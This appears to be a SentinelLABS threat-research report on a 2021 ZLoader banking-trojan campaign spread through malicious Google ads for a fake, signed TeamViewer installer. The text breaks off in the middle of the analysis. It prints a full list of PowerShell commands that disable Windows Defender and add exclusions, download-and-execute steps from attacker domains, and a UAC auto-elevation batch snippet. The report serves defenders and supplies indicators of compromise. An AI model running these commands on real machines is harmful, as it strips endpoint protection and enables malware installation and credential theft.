SentinelLABS

HIDE AND SEEK | NEW ZLOADER INFECTION CHAIN COMES WITH IMPROVED STEALTH AND EVASION MECHANISMS

Authors: Antonio Cocomazzi, Antonio Pirozzi

September 2021

SentinelLABS Research Team

TABLE OF CONTENTS

3 EXECUTIVE SUMMMARY

4 BACKGROUND

5 TECHNICAL ANALYSIS

8 NEW ZLOADER INFECTION CHAIN BYPASSES DEFENCES

17 ANALYZING THE NEW ZLOADER C2 INFRASTRUCTURE


17 A TARGETED CAMPAIGN: AU AND DE FINANCIAL INSTITUTIONS

19 CONCLUSION

20 INDICATORS OF COMPROMISE

25 APPENDIX

28 ABOUT SENTINELLABS



EXECUTIVE SUMMARY

Whilst analyzing anomalies in SentinelOne's threat telemetry, we identified a new ZLoader botnet recently set up which implements a novel delivery mechanism with a stealthy infection chain. ZLoader operators deployed undetected droppers and disabled security solutions to lower the chances of detection. During our investigation we were able to map all the new ZLoader C2 infrastructure related to the 'Tim' botnet, identify the scope of the campaign and its intentions (mostly, stealing bank credentials from customers of European banks). IOCs and detection opportunities are included in this report. Security teams are encouraged to check for ongoing active infections, we release a series of rules to help SOC teams detect this campaign.

Key Points:

- The new ZLoader campaign has a stealthier distribution mechanism which deploys a signed dropper with lower rates of detection.
- The campaign primarily targets users of Australian and German banking institutions.
- The new ZLoader infection chain implements defense evasion techniques: a stager which disables all the Windows Defender modules through the PowerShell cmdlet "Set-MpPreference".
- The threat actor uses a backdoored version of the Windows utility "wextract.exe" to embed the ZLoader payload and lower the chance of detection.
- We identified the entire infrastructure of the 'Tim' botnet, composed of more than 350 domains recently registered and used as C2s.

SentinelLabs Team




Fig 1

BACKGROUND

ZLoader[1] (also known as Terdot) was first discovered in 2016[2] and is a fork of the infamous Zeus banking trojan. It is still under active development. A multitude of different versions have appeared since December 2019, with an average frequency of 1-2 new versions released each week.[3]

ZLoader is a typical banking trojan which implements web injection to steal cookies, passwords and any sensitive information. It attacks users of financial institutions all over the world and has also been used to deliver ransomware families like Egregor and Ryuk. It also provides backdoor capabilities and acts as a generic loader to deliver other forms of malware. Newer versions implement a VNC module which permits users to open a hidden channel that gives the operators remote access to victim systems.[4] ZLoader relies primarily on dynamic data exchange (DDE) and macro obfuscation to deliver the final payload through crafted documents.

A recent evolution of the infection chain included the dynamic creation of agents, which download the malicious payload from a remote server. The new infection chain observed by SentinelLabs demonstrates a higher level of stealth by disabling Windows Defender and relying on living-off-the-land binaries and scripts (LOLBAS) in order to evade detection. During our investigation, we were also able to map all the new ZLoader C2 infrastructure related to the 'Tim' botnet and identify the scope of the campaign and its objectives, which primarily involved stealing bank credentials from customers of European banks.

---

[1]https://malpedia.caad.fkie.fraunhofer.de/details/win.zloader

[2]https://www.fortinet.com/blog/threat-research/the-curious-case-of-an-unknown-trojan-targeting-german-speaking-users

[3]https://www.proofpoint.com/us/blog/threat-insight/zloader-loads-again-new-zloader-variant-returns

[4]https://www.malwarebytes.com/resources/files/2020/06/the-silent-night-zloader-zbot_final.pdf

TECHNICAL ANALYSIS


Initial Infection Vector

The malware is downloaded from a Google advertisement published through Google Adwords. In this campaign, the attackers use an indirect way to compromise victims instead of using the classic approach of compromising the victims directly such as by phishing.

We have observed the following pattern of activity that leads to infection:

- The user performs a search on www.google.com to find a website to download the required software from; in our case, we observed the search for “team viewer download”.
- The user clicks on an advertisement shown by Google and is redirected to the malicious fake teamviewer site under the attacker’s control.
- The user is tricked into downloading the fake software in a signed MSI format.

The example below demonstrates the observed traffic as it was registered by SentinelOne Singularity:




Event Time	Source Process Command Line	URL
Aug 26, 2021 18:19:43	"C:\Program Files (x86)\Google\Chrome\Application\chrome.exe"	https://www.google.com/search?q=team+viewer+download&rlz=1C1WPZB_enUS912US912&oq=team+viewe&aqs=chrome.1.0i433i512l2j6...
Aug 26, 2021 18:19:53	"C:\Program Files (x86)\Google\Chrome\Application\chrome.exe"	https://www.google.com/aclk?sa=L&ai=DChcSEwiMusngi8_yAhVbbm8EHYpXDh0YABABGgJqZg&ae=2&sig=AOD64_05er1E772xSHdHTQn_...
Aug 26, 2021 18:19:53	"C:\Program Files (x86)\Google\Chrome\Application\chrome.exe"	http://teamviewerdownload.fastforbusinessandpersonaluserourserviceaugust.alightindarkplacesbook.com/
Aug 26, 2021 18:19:55	"C:\Program Files (x86)\Google\Chrome\Application\chrome.exe"	https://team-viewer.site/index.php/?l=4c006a97e718299411d4c1d9d08ff063
Aug 26, 2021 18:20:22	"C:\Program Files (x86)\Google\Chrome\Application\chrome.exe"	https://team-viewer.site/index.php/index.php?download=teamviewer64
Aug 26, 2021 18:20:23	"C:\Program Files (x86)\Google\Chrome\Application\chrome.exe"	https://team-viewer.site/download/Team-Viewer.msi

Fig 2

Once the user clicks on the advertisement, it will redirect through the “aclk” page. This redirect demonstrates the attackers’ usage of Google Adwords to gain traffic:

hxxps://www.google.com/aclk?sa=L&ai=DChcSEwiMusngi8_yAhVbbm8EHYpXDh0YABABGgJqZg&ae=2&sig=AOD64_05er1E772xSHdHTQn_3lAIdsmPxA&q&adurl&ved=2ahUKEwjV8cHgi8_yAhXPaM0KHTCBDeAQ0Qx6BAgCEAE&dct=1



After further navigation (and redirects) the malicious “Team-Viewer.msi” is downloaded from the final URL “hxxps://team-viewer.site/download/Team-Viewer.msi”.

“Team-Viewer.msi”


filetype	*Windows Installer*
md5	*5376112bebb371cdbe6b2a996fb6dae6*
sha1	*a0c97cd4608d62e2124087ecd668c73ec3136c91*
sha256	*2c0d8fc0740598fa97c5d1b21edb011c8026740b77029d29c20f3275438ebfbd*
Compilation timestamp	*Mon Sep 16 22:33:53 2019*
ssdeep	*12288:pt3jOZy2KsGU6a4Ks9KqnFhcsHTCFsRsXP3/9sXBwUJ0I3Bj:HzOE2Z34Kjq nFWcT5Rc/9sXBDn3Bj*

The ‘Team-Viewer.msi’ sample is a fake Teamviewer installer signed on 2021-08-23 10:07:00 with the following certificate:

Name: Flyintellect Inc.
Status: Valid
Issuer: DigiCert Trusted G4 Code Signing RSA4096 SHA384 2021 CA1
Valid From: 12:00 AM 08/08/2021
Valid To: 11:59 PM 08/06/2022
Code Signing Algorithm: sha256RSA
Thumbprint: 4CB2518DAAE44CBB33D17F35B392F26A1DEE6CA5
Serial Number: 0E FF D7 99 BA 5F 84 C8 24 4F 39 4D 88 1F 40 A3

It appears that the cybercriminals managed to obtain a valid certificate issued by Flyintellect Inc, a Software company in Brampton, Canada.[5] The company was registered on 29th June 2021, suggesting that the threat actor possibly registered the company for the purpose of obtaining those certificates.

[5]https://opengovca.com/corporation/13146341



Pivoting from this certificate, we were able to spot other samples signed with the same certificate. These samples suggest that the attackers had multiple campaigns ongoing beyond TeamViewer. The table below details the names of the samples we identified signed with the same certificate.

sha1	Name	Filesize	Detection Rate
f1b54e107bf40024ef8ee6 d992d1b5e3c1d0e065	JavaPlug-in.msi	703.00 KB	0/55
a0c97cd4608d62e212408 7ecd668c73ec3136c91	Zoom.msi	704.50 KB	0/58
f2611ae855ea0999e09eb 9bfa51b326d94eec303	dscord.msi	704.50 KB	0/58
84ebf306662c017d5691 de87af25f76691f1098a	4d36f6d.msi	703.00 KB	0/58

At the time of writing, these four samples have no detections on VirusTotal.

One of the above mentioned artifacts contains the following OLE compounded file information that comes embedded in the msi installer.

revision number {43BA06D9-9F1E-45FA-9015-AE0BACE44B5A}

Pivoting from this led us to identify other recently submitted samples belonging to the same campaign and signed with this other abused certificate:

D&K ENGINEERING	*SN: 6C E7 A0 C6 2F 27 FA 98 F7 88 53 E1 AD 11 17 3F*

The “Team-Viewer.msi” is the first stage dropper and it runs a malicious installation wizard. It creates random legitimate files in the directory “C:\Program Files (x86)\Sun Technology Network\Oracle Java SE”. Once the folder has been created, it will drop the “setup.bat” file, triggering the initial infection chain by executing “cmd.exe /c setup.bat”.

Filetype	Batch Script
sha1	5e68c3243ebed0edb107dd33d293274210171219
sha256	8d867333540794e05ffdbfb8dd1631cc4e8285fcaf3ead9aced7872c77979c30
ssdeep	6:BeHjOckSiaZXYzLh8X0oWIKxKbAnjVBQrIqjMrOQ:UO4NRYvGkoPKxKcjHQrbw9

NEW ZLOADER INFECTION CHAIN BYPASSES DEFENCES

The “setup.bat” starts the second stage of the infection chain, downloading the dropper “updatescript.bat” through the PowerShell cmdlet “Invoke-WebRequest”, from “hxxps://websekir.com/g00glbat/index/processingSetRequestBat/?servername=msi”. The dropper then executes the third stage, issuing the command “cmd /c updatescript.bat”.

“updatescript.bat”

Filetype	Batch Script
sha1	a9e5618aee8c37c8cf8257be901bdd9cf277c042

The “updatescript.bat” is the third stage dropper and contains most of the logic to impair the defenses of the machine.

It also drops the fourth stage using a stealthy execution technique. At first, it disables all the Windows Defender modules through the PowerShell cmdlet "Set-MpPreference". It then adds exclusions, such as regsvr32, *.exe, *.dll, with the cmdlet Add-MpPreference to hide all the components of the malware from Windows Defender.

The following are the PowerShell commands we collected:

```
powershell.exe -command "Add-MpPreference -ExclusionExtension ".exe""
cmd /c powershell.exe -command "Set-MpPreference -MAPSReporting 0"
powershell.exe -command "Set-MpPreference -PUAProtection disable"
powershell.exe -command "Set-MpPreference -EnableControlledFolderAccess Disabled"
powershell.exe -command "Set-MpPreference -DisableRealtimeMonitoring $true"
powershell.exe -command "Set-MpPreference -DisableBehaviorMonitoring $true"
powershell.exe -command "Set-MpPreference -DisableIOAVProtection $true"
powershell.exe -command "Set-MpPreference -DisablePrivacyMode $true"
powershell.exe -command "Set-MpPreference -SignatureDisableUpdateOnStartupWithoutEngine $true"
powershell.exe -command "Set-MpPreference -DisableArchiveScanning $true"
powershell.exe -command "Set-MpPreference -DisableIntrusionPreventionSystem $true"
powershell.exe -command "Set-MpPreference -DisableScriptScanning $true"
powershell.exe -command "Set-MpPreference -SubmitSamplesConsent 2"
powershell.exe -command "Add-MpPreference -ExclusionProcess "regsvr32""
powershell.exe -command "Add-MpPreference -ExclusionProcess "regsvr32*""
powershell.exe -command "Add-MpPreference -ExclusionProcess ".exe""
powershell.exe -command "Add-MpPreference -ExclusionProcess "iexplorer.exe""
powershell.exe -command "Add-MpPreference -ExclusionProcess "explorer.exe""
powershell.exe -command "Add-MpPreference -ExclusionProcess ".dll""
powershell.exe -command "Add-MpPreference -ExclusionProcess "*.dll""
powershell.exe -command "Add-MpPreference -ExclusionProcess "*.exe""
powershell.exe -command "Set-MpPreference -HighThreatDefaultAction 6 -Force"
powershell.exe -command "Set-MpPreference -ModerateThreatDefaultAction 6"
powershell.exe -command "Set-MpPreference -LowThreatDefaultAction 6"
powershell.exe -command "Set-MpPreference -SevereThreatDefaultAction 6"
powershell.exe -command "Set-MpPreference -ScanScheduleDay 8"
```

At this point the fourth stage dropper is downloaded from the URL "hxxps://pornofilmspremium.com/tim.EXE" and saved as "tim.exe".

The execution of the "tim.exe" is done through the LOLBAS command "explorer.exe tim.exe".[6] This allows the attacker to break the parent/child correlation often used by EDRs for detection.

[6]https://lolbas-project.github.io/lolbas/Binaries/Explorer/




Fig 3: The first part of the attack chain

“tim.exe”

Filetype	Win32 EXE
sha1	42f1d5711e5f5e67680043ba11b16da4709cfa1e
sha256	ba1e4fd49e7c2aebd06ad3e22e6cf8f4d433fa57c6cc45167c9859c7f35eaa2f
ssdeep	3072:vahKyd2n31Y5GWp1icKAArDZz4N9GhbkrNEkbX3rO:vahOgp0yN90QEb

The “tim.exe” binary is a backdoored version of the Windows utility “wextract.exe”. It contains extra embedded resources with names like “RUNPROGRAM”, “REBOOT”, and “POSTRUNPROGRAM”, among others.





Fig 4: Resources embedded in the tim.exe binary (left) and legit wextract.exe (right)

This backdoored version contains additional code for creating a new malicious batch file with the name “tim.bat”. It is placed in a temporary directory retrieved with the Win32 function GetTempPath(). Then it retrieves the content of the resource “RUNPROGRAM” (containing the string value “cmd /c tim.bat”) and uses it as the command line parameter for the CreateProcess() Win32 function. This triggers the fifth stage dropper “tim.bat”.

“tim.bat”

Filetype	Batch Script
sha1	a65fb07f3a1477393991e8e02c2670251d7c148d
sha256	e04feed85d2fe4bbd5a0a0000abdd32505fd1bc569ca4dbd37967dfa61377727
ssdeep	12:mO4NRYvGklD1GMrDKz9YvGklD1GMwMriRSw/w/Fsw/Fsw/w/w/Fsw/Fsw/Fsw/FO:mO4UO21GMrDnO21GMNgzInnIInnnnn8



The “tim.bat” file is a very short script that downloads the final ZLoader DLL payload under the name “tim.dll” from the URL “hxxps://pornofilmspremium.com/tim.dll” and executes it through the LOLBAS command “regsvr32 tim.dll“.[7] This allows the attackers to proxy the execution of the malicious DLLl through a signed binary by Microsoft.

This dropper downloads the script “nsudo.bat” from “hxxps://pornofilmspremium.com/nsudo.bat” and runs asynchronously in parallel with the execution of “tim.dll”. The script aims to further impair defenses of the machine. The next section will delve into the attack chain of “nsudo.bat”.

“nsudo.bat”

Filetype	Batch Script
sha1	58745d445b5d3cb55fa7295fb6c2d4c4745548ec
sha256	5ddbfd57e5a9571ffcaafa379d2571228213f357d3c2f47880c42d6245d1298e
ssdeep	24:ZLZH1TapzHOwhdIzgSdP87BCyTgZ6OvhO21GMr3w0yi7p9VYHFwpnO4wuVM6O21q:zBapNhdIzlFqlU89w95fWHFanwuS9sji


The “nsudo.bat” script performs multiple operations with the goal of elevating privileges on the system and impairing the defenses.

At first, it checks if the current context of execution is privileged by verifying the access to the SYSTEM hive. This is done through the utility cacls.exe:

“%SYSTEMROOT%\system32\cacls.exe

%SYSTEMROOT%\system32\config\system”

[7]https://lolbas-project.github.io/lolbas/Binaries/Regsvr32/



If the process in which it runs has no access on that hive it will jump to the label ":UACPrompt".

This part of the script implements an auto elevation vbs script that aims to run an elevated process in order to make system changes. The snippet of the script in charge of the UACPrompt feature is as follows:

```
:UACPrompt
    echo Set UAC = CreateObject^("Shell.Application"^) > "%temp%\getadmin.vbs"
    set params = %*:"="
    echo UAC.ShellExecute "cmd.exe", "/c %~s0 %params%", "", "runas", 1 >> "%temp%\getadmin.vbs"
        "%temp%\getadmin.vbs"
    del "%temp%\getadmin.vbs"
